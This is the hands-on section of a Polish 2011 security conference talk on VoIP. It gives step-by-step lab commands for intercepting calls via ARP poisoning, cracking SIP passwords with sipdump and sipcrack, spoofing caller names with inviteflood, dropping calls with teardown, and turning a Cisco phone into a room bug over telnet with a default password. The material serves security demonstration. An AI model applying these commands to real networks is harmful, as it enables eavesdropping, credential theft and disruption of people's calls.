

NETWORK GIGACon 2011

31 Maj 2011



INFRASTRUKTURA VOIP Z PERSPEKTYWY BEZPIECZEŃSTWA

Prelegenci: Artur Maj, Adam Nowak




CZĘŚĆ PRAKTYCZNA

Scenariusz 1: Podśluch rozmów


Narzędzia: Cain & Abel v4.9.40

System: Windows 7 x64

1. Przechwycenie ruchu sieciowego w sieci Ethernet - atak ARP Poisoning
 - a. Konfiguracja interfejsu nasłuchowego
Configure -> Sniffer -> [wybrać urządzenie sieciowe] -> OK
 - b. Konfiguracja ataku APR (wcisnąć pierwszą ikonę na drugiej belce). W wyświetlonym okienku wybrać adres centralki (po lewej) i adresy telefonów (po prawej). Wybór zatwierdzić przyciskiem OK.




- c. Włączyć tryb nasłuchu i atak APR (wcisnąć ikony 2-3 od lewej)



2. Przechwylenie rozmowy

- Nawiązać połączenie telefoniczne z dowolnego telefonu VoIP w sieci
- Odśledzić przechwyconą transmisję. Należy wybrać górną zakładkę *Sniffer*, a następnie dolną *VoIP*. Należy kliknąć PPM na pliku dźwiękowym i wybrać *Play*.



Scenariusz 2: Uzyskiwanie hasła SIP

Narzędzia: sipdump, sipcrack

System: Backtrack 4 R2

- Przechwytywanie pakietów uwierzytelniania telefonu w centralce

```
root@bt:/pentest/voip/sipcrack# ./sipdump -i eth0 pakiety.txt
```
- Odzyskiwanie hasła z przechwyconych pakietów

```
root@bt:/pentest/voip/sipcrack# ./sipcrack -w slownik.txt pakiety.txt
```

Scenariusz 3: Manipulacja protokołem SIP - Spoofing nazwy osoby dzwoniącej

Narzędzia: inviteflood

System: Backtrack 4 R2

Wysłanie żądania połączenia do telefonu

```
root@bt:/pentest/voip/inviteflood# ./inviteflood eth0 <nr_ofiary> <domena_ofiary>
<IP_serwera_ofiary> 1 -a "<wyświetlona_nazwa>"
```

Na przykład:


```
root@bt:/pentest/voip/inviteflood# ./inviteflood eth0 6000 asterisk 192.168.1.1 1
-a "Evil Hacker"
```

Scenariusz 4: Atak odmowy obsługi (DoS) - Przerwanie połączeń


Narzędzia: Wireshark, teardown

System: Backtrack 4 R2

1. Przechwycenie pakietów SIP 200 OK
 - a. Uruchomienie nasłuchu w programie Wireshark
root@bt:~# **wireshark**
 - b. Ustawienie filtrowania dla pakietów SIP



- c. Pozyskanie identyfikatora połączenia (*Call-ID*) oraz znaczników (*tag*) z pól *From* i *To*.

A screenshot of the Wireshark interface. The top pane shows a list of captured packets. Two packets are highlighted in blue, both with a status of 'SIP/SDF Status: 200 OK, with session c'. The bottom pane shows the details of the selected packet, which is a 'Session Initiation Protocol' message. The 'Status-Line' is 'SIP/2.0 200 OK'. The 'Message Header' section is expanded, showing 'Via: SIP/2.0/UDP 192.168.1.1:5060;branch=z9hG4bK06c6d9c6;rport', 'From: "Piotr Pawlak" <sip:6001@192.168.1.1>;tag=as560e40a7', and 'To: <sip:6000@192.168.1.1:5060;transport=udp>;tag=000ded6c549002cd46afffc3-695f635e Call-ID: 38a5e3194e40973a6d3d044025c4f7b2@192.168.1.1'.

2. Uruchomienie programu teardown, który rozłączy użytkownika telefonu w czasie rozmowy, wysyłając pakiet BYE.

Składnia:

```
./teardown eth0 rozszerzenie domena IP_centraliki CallID FromTag ToTag
```

Przykład użycia:

```
root@bt:/pentest/voip/teardown# ./teardown eth0 6000 asterisk 192.168.1.1  
38a5e3194e40973a6d3d044025c4f7b2@192.168.1.1 as560e40a7 000ded6c549002cd46afffc3-  
695f635e
```

Scenariusz 5: Podśluch pomieszczenia - kontrola telefonu przez telnet

Narzędzia: klient telnet

System: Cisco IOS

1. Zalogowanie na telefon klientem telnet przy użyciu domyślnego hasła telefonu
telnet 192.168.1.50
Password: **cisco**
2. Rozpocząć procedurę testową
test open
3. Podnieść słuchawkę telefonu wykonując polecenie
test offhook
4. Zadzwoń na drugi telefon (podsluchiwacza) wykonując polecenie
test key 6000